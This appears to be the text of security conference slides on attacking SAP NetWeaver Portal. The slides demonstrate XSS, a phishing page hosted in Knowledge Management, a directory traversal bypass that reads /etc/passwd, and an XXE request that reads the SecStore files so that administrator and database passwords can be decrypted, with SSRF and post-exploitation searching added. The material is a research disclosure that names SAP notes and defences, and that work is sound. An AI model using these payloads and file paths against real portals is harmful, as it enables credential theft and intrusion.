At the top of the screen, a browser-like header shows the URL: `https://ir...70...p.ru:54101/ir/servlet/prt/portal/prtroot/com.sap.portal.connect`. The menu bar includes 'Файл', 'Правка', 'Вид', 'Избранное', 'Сервис', and 'Справка'. There are also SAP logo icons in the header.

Check security zones permissions

- http://help.sap.com/saphelp_nw70/helpdata/en/25/85de55a94c4b5fa7a2d74e8ed201b0/frameset.htm
- http://help.sap.com/saphelp_nw70/helpdata/en/f6/2604db05fd11d7b84200047582c9f7/frameset.htm

- Web based services
- All OWASP TOP10 actual
 - XSS
 - Phishing
 - Traversal
 - XXE
 - ...

- Many XSS in Portal



- But sometimes “httponly”
- But when we exploit XSS we can use features of SAP Portal

EPCF

EPCF provides a JavaScript API designed for the client-side communication between portal components and the portal core framework

- *Enterprise Portal Client Manager (EPCM)*
- iViews can access the EPCM object from every portal page or IFrame
- Every iView contains the EPCM object
- For example, EPCF used for transient user data buffer for iViews

```
<SCRIPT>
  alert(EPCM.loadClientData("urn:com.sap.myObjects", "person"));
</SCRIPT>
```

Install SAP note 1656549

root > Entry Points

Name	Size Rating	Modified
Common folders		
Favorites		2/9/10 3:44:08 PM
Personal Documents		1/3/07 12:03:54 PM
Public Documents		9/27/12 6:00:16 AM
Recently Used		
Taxonomies		

Address: <http://sapserver:50100/iui/go/km/docs/documents/Public%20Documents/Super%20Page.html>

SAY hello

for security reasons repeat your password and login plzzzzz

Login:

Password:

SAP Knowledge Management may be used for creating phishing pages

Directory traversal

File List			
name	action	size	last modified
lost+found	browse , download	16384	Thu Aug 28 20:54:52 MSD 2008
etc	browse , download	8192	Thu Jul 14 11:34:06 MSD 2011
boot	browse , download	4096	Thu Dec 09 17:12:41 MSK 2010
oracle	browse , download	4096	Thu Dec 02 10:59:57 MSK 2010
sapmnt	browse , download	4096	Wed Jan 26 16:47:25 MSK 2011
usr	browse , download	4096	Thu Feb 10 18:53:40 MSK 2011

FIX

Directory traversal fix bypass



The screenshot shows a browser window with the URL `https://[REDACTED]/irj/servlet/prt/portal/prteventname/view/prteventdata/root!3d!26file!3d!252fetc!252fpassword`. The page content displays a list of system users and their details:

```
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
bin:x:1:1:bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
gdm:x:106:110:Gnome Display Manager daemon:/var/lib/gdm:/bin/false
haldaemon:x:101:102:User for haldaemon:/var/run/hald:/bin/false
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
messagebus:x:100:101:User for D-Bus:/var/run/dbus:/bin/false
news:x:9:13:News system:/etc/news:/bin/bash
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
```

Install SAP note 1630293

*Cut the Crap,
Show Me the Hack*

- Found file on the OS of SAP Portal with encrypt administrators and DB password
- Found file on the OS of SAP Portal with keys for decrypting passwords
- Found vulnerability (another one ;)), which allow read file with passwords and keys
- Decrypt passwords and login in Portal
- PROFIT!

How we can read file?

- ~~Directory Traversal~~
- ~~OS Command execute~~
- Xml External Entity (XXE)


XXE in Portal

Host: rvpj70.vvertoi.aep.ru:54101
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 53659

htmlbevt_ty=0&htmlbdoc_id=htmlb_8920&htmlbevt_frm=htmlb_8920_0&htmlbevt_oid=29&htmlbevt_id=1&htmlbevt_cnt=0&htmlbevt_par1=&htmlbevt_par2=&htmlbevt_par3=&htmlbevt_pa
4=&htmlbevt_par5=&htmlbevt_par6=&htmlbevt_par7=&htmlbevt_par8=&htmlbScrollX=&htmlbScrollY=&htmlbValueHelpFieldId=&htmlbJavaScriptPath=%2Firj%2Fporta
apps%2Fcom.sap.portal.htmlb%2Fjslib%2F&htmlb_8920_0_15Eln=%3A1%3A%2B%3A2%3A%2B%3A9%3A%2B%3A18%3A%2B%3A21%3A%2B%3A22%3A%2B&htmlb_8920_0_15Nodes_0=WcmRootComponent%3
EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%250%2C0%253b%25*WdfProxy&htmlb_8920_0_15Nodes_1=yControl*onDele
gatedClick*ResourceTree%3Edummy+root%3B%2B%3B%2F%3B%2B%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.Wdf&htmlb_8920_0_15Nodes_2=Proxy*WdfProxyCo
ntrol*0%253b%251%2C0%253b%250%2C0%253b%250%2C0%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2F%7Esystem__id_8858e%3B%2B%3B-%3BW&htmlb_8920_0_15Nodes_3=
mRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%250%2C0%253b%25*WdfProxy&htmlb_8920_0_15Node
_4=Control*onDelegatedClick*ResourceTree%3E%2FBIuserhome__id_88590%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.contr&htmlb_8920_0_15Nodes_5=ol
cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%250%2C0%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fbw_document__id&htmlb_8920_0_15Node
_6=_88592%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%25*WdfProxy&htmlb_8920_0_15Nodes_7=%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3B%2Fbw_metadata__id_88594%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.r&htmlb_8920_0_15Nodes_8=rendering.co
ntrol.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%250%2C0%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fc&htmlb_8
920_0_15Nodes_9=alendar__id_88596%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b&htmlb_892
0_0_15Nodes_10=%250%2C0%253b%250%2C0%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fddiscussiongroups__id_88598%3B%2B%3B-%3B%2Fdocuments%3B%2B%3BWcmRoot
Component&htmlb_8920_0_15Nodes_11=nent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%250%2C0%253b%25*WdfProxyC
ontrol*onD&htmlb_8920_0_15Nodes_12=elegatedClick*ResourceTree%3B%2Fdocuments%2FDiscussions__id_8859b%3B%2B%3B-%3BWcmRootComponents%3EWDF*com.sapportals.wcm.renderin
g.contr&htmlb_8920_0_15Nodes_13=o1.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fd
documents%2Fhtml1&htmlb_8920_0_15Nodes_14=ontent__id_8859d%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253
b%251%2C0%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fdocuments%2FLinks__id_8859f%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sa&htmlb_8920_0_15Nodes_16=pportals.wcm.rendering.co
ntrol.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%250%2C0%253b%25*WdfProxyControl*onDelegatedClick*R&htmlb_8920_0_15Nodes_17=esourceTree%3E%2Fdocuments%2FNews__id_885a1%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.c
ontrol.cm.WdfProxy*WdfProxyControl*0%253b%251%2C0%253b%250%2C0%253b%250%2C0%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fdocuments%2FNews



XXE in Portal



The screenshot shows a SAP NetWeaver Portal interface. The top navigation bar includes links for 'Самые популярные', 'Начальная страница', 'Лента новостей', 'SAP NetWeaver Portal', and several other items. The main content area has a title 'Добро пожаловать' and a search bar with 'Поиск' and 'Расширенный поиск' buttons. Below the search is a menu bar with 'Solution Manager' and 'Внешние системы'. The main content pane displays a 'Концепт-проект' (Concept Project) section with a sub-section 'Обсуждение и согласование Концепт-проекта'. A code snippet is shown in the text area:

```
: Can't restore, TextView with id = 'at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash bin:x:1:1:bin:/bin:/bin/bash
tack.PaneStack.restorePanes(PaneStack.java:157)
dfCompositeController.handleException(WdfCompositeController.java:410)
dfCompositeController.internalRender(WdfCompositeController.java:724)
dfCompositeController.buildComposition(WdfCompositeController.java:674)
AbstractCompositeComponent.preRender(AbstractCompositeComponent.java:33)
```

Error based XXE

- Ok, we can read files
- Where are the passwords?
- The SAP J2EE Engine stores the database user SAP<SID>DB, its password here:
- `\usr\sap\<SID>\SYS\global\security\data\SecStore.properties`

```
rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/
    ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

```
rdbms.maximum_connections=5  
system.name=TTT  
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/  
    SecStore.key  
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/  
    SecStore.properties  
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib  
rdbms.driverLocation=/oracle/client/10x_64/instantclient/  
    ojdbc14.jar  
rdbms.connection=jdbc/pool/TTT  
rdbms.initial_connections=1
```

\$internal/version=Ni4zM4wMDAuMDAx

admin/host/TTT=7KJuOPPs/+u

+14jM6sD1cyjexUZuYyeikSZPxVuwuJ29goCyxgBS

admin/password/TTT=7KJuOPPs/+u+14jM6sD1c7Motb0Gk4gqfop
+QM0pb0Frj

jdbc/pool/TTT=7KJuOPPs/+u

+14jM6sD1c2FNvigQ1gczFarx6uUzWBJTHJII0VegH

admin/port/TTT=7KJuOPPs/+u

+14jM6sD1c4ZTtd33werzEO727R0w4Zt0URvTQ

\$internal/check=BAJRzfjTUA+bwsVXCBzz1U1zXnH08ubt

\$internal mode=encrypted

admin/user/TTT=7KJuOPPs/+u

+14jM6sD1c8sTlxXUiB2ONIVGNL6N7yV7eC/5SEb

But where key?

```
rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/
    ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

- We have a encrypted password
- We have a key for decrypt it

We got a J2EE admin and JDBC login:password!

- Install SAP note 1619539
- Restrict read access to files *SecStore.properties* and *SecStore.key*

Look at my
TOOL




- Lot of links on other systems in company lan
- Using SSRF attacker can get access to this system


What is **SSRF**?

SSRF History: Basics

- We send Packet A to Service A
- Service A initiates Packet B to service B
- Services can be on the same or different hosts
- We can manipulate some fields of packet B within packet A
- Various SSRF attacks depend on how many fields we can control on packet B



Partial Remote SSRF: HTTP attacks to other services



- Using gopher:// uri scheme possible send TCP packets
 - Exploit OS vulnerabilities
 - **Exploit old SAP Application vulnerabilities**
 - Bypass SAP security restrictions
 - Exploit vulnerabilities in local services

More info in our BH2012 presentation:

SSRF Vs Business Critical Applications

<http://erpscan.com/wp-content/uploads/2012/08/SSRF-vs-Business-critical-applications-whitepaper.pdf>

Portal post exploitation

password | Search | Show Options

Search Results For password

1-10 11-20 > More

#	File / URL	Size	Date	Action
12%	... ввести user name: ADMINISTRATOR, password ARIS... Open Folder See Also Details Copy name Ticket	508 KB	10/9/12 6:42:52 PM	HTML Version
12%	... ввести user name: ADMINISTRATOR, password ARIS... Open Folder See Also Details Copy name Ticket	6,2 MB	10/9/12 6:42:52 PM	HTML Version
11%	2010.C.933.&.888&88.888&8.000.EZ.0001_&_F=0.doc ... Root_Password ... Root_Password ;... Name_Password ... Name_Password ;... Open Folder See Also Details Copy name Ticket	3 MB	10/9/12 6:42:57 PM	HTML Version
11%	... Password changed... SP password Open Folder See Also Details Copy name Ticket	3,6 MB	10/3/12 11:15:57 AM	HTML Version
11%	... Выбираем меню Configure Root Password и нажимаем Enter.... отображается Set в категории Configure Root Password (рисунок 18)....» и пароль (< Password >).... Open Folder See Also Details Copy name Ticket	10,5 MB	10/11/12 2:53:51 PM	HTML Version
11%	... Выбираем меню Configure Root Password и нажимаем Enter.... отображается Set в категории Configure Root Password (рисунок 4.15...) и пароль (< Password >).... Open Folder See Also Details Copy name Ticket	6 MB	10/11/12 2:53:47 PM	HTML Version
11%	... Change Password ... Enter Password ARIS USmalt CMeinsensitiveOracte flue Open Folder See Also Details Copy name Ticket	3,4 MB	10/11/12 2:55:48 PM	HTML Version
11%	... Откройте вкладку Security и нажмите Change Password в свойствах базы данных на вкладке Password . Open Folder See Also Details Copy name Ticket	2,1 MB	10/11/12 5:15:24 PM	HTML Version

Conclusion

*It is possible protect yourself from these kinds of issues
and we are working close with SAP to keep customers secure*

SAP Guides

Regular security assessments

Monitoring technical security

ABAP Code review

Segregation of Duties

It's all in your hands

Many of the researched issues cannot be disclosed now because of our good relationship with SAP Security Response Team, whom I would like to thank for cooperation. However, if you want to be the first who will see new attacks and demos follow us at @erpscan and attend future presentations:

- **2-3 November - HashDays (Switzerland,Lucerne)**
- **9 November - POC (Korea,Seul)**
- **20 November – ZeroNights (Russia,Moscow)**
- **29 November- DeepSEC (Austria,Vienna)**

Web: www.erpscan.com
e-mail: info@erpscan.com

Twitter: [@erpscan](https://twitter.com/@erpscan)
[@_chipik](https://twitter.com/@_chipik)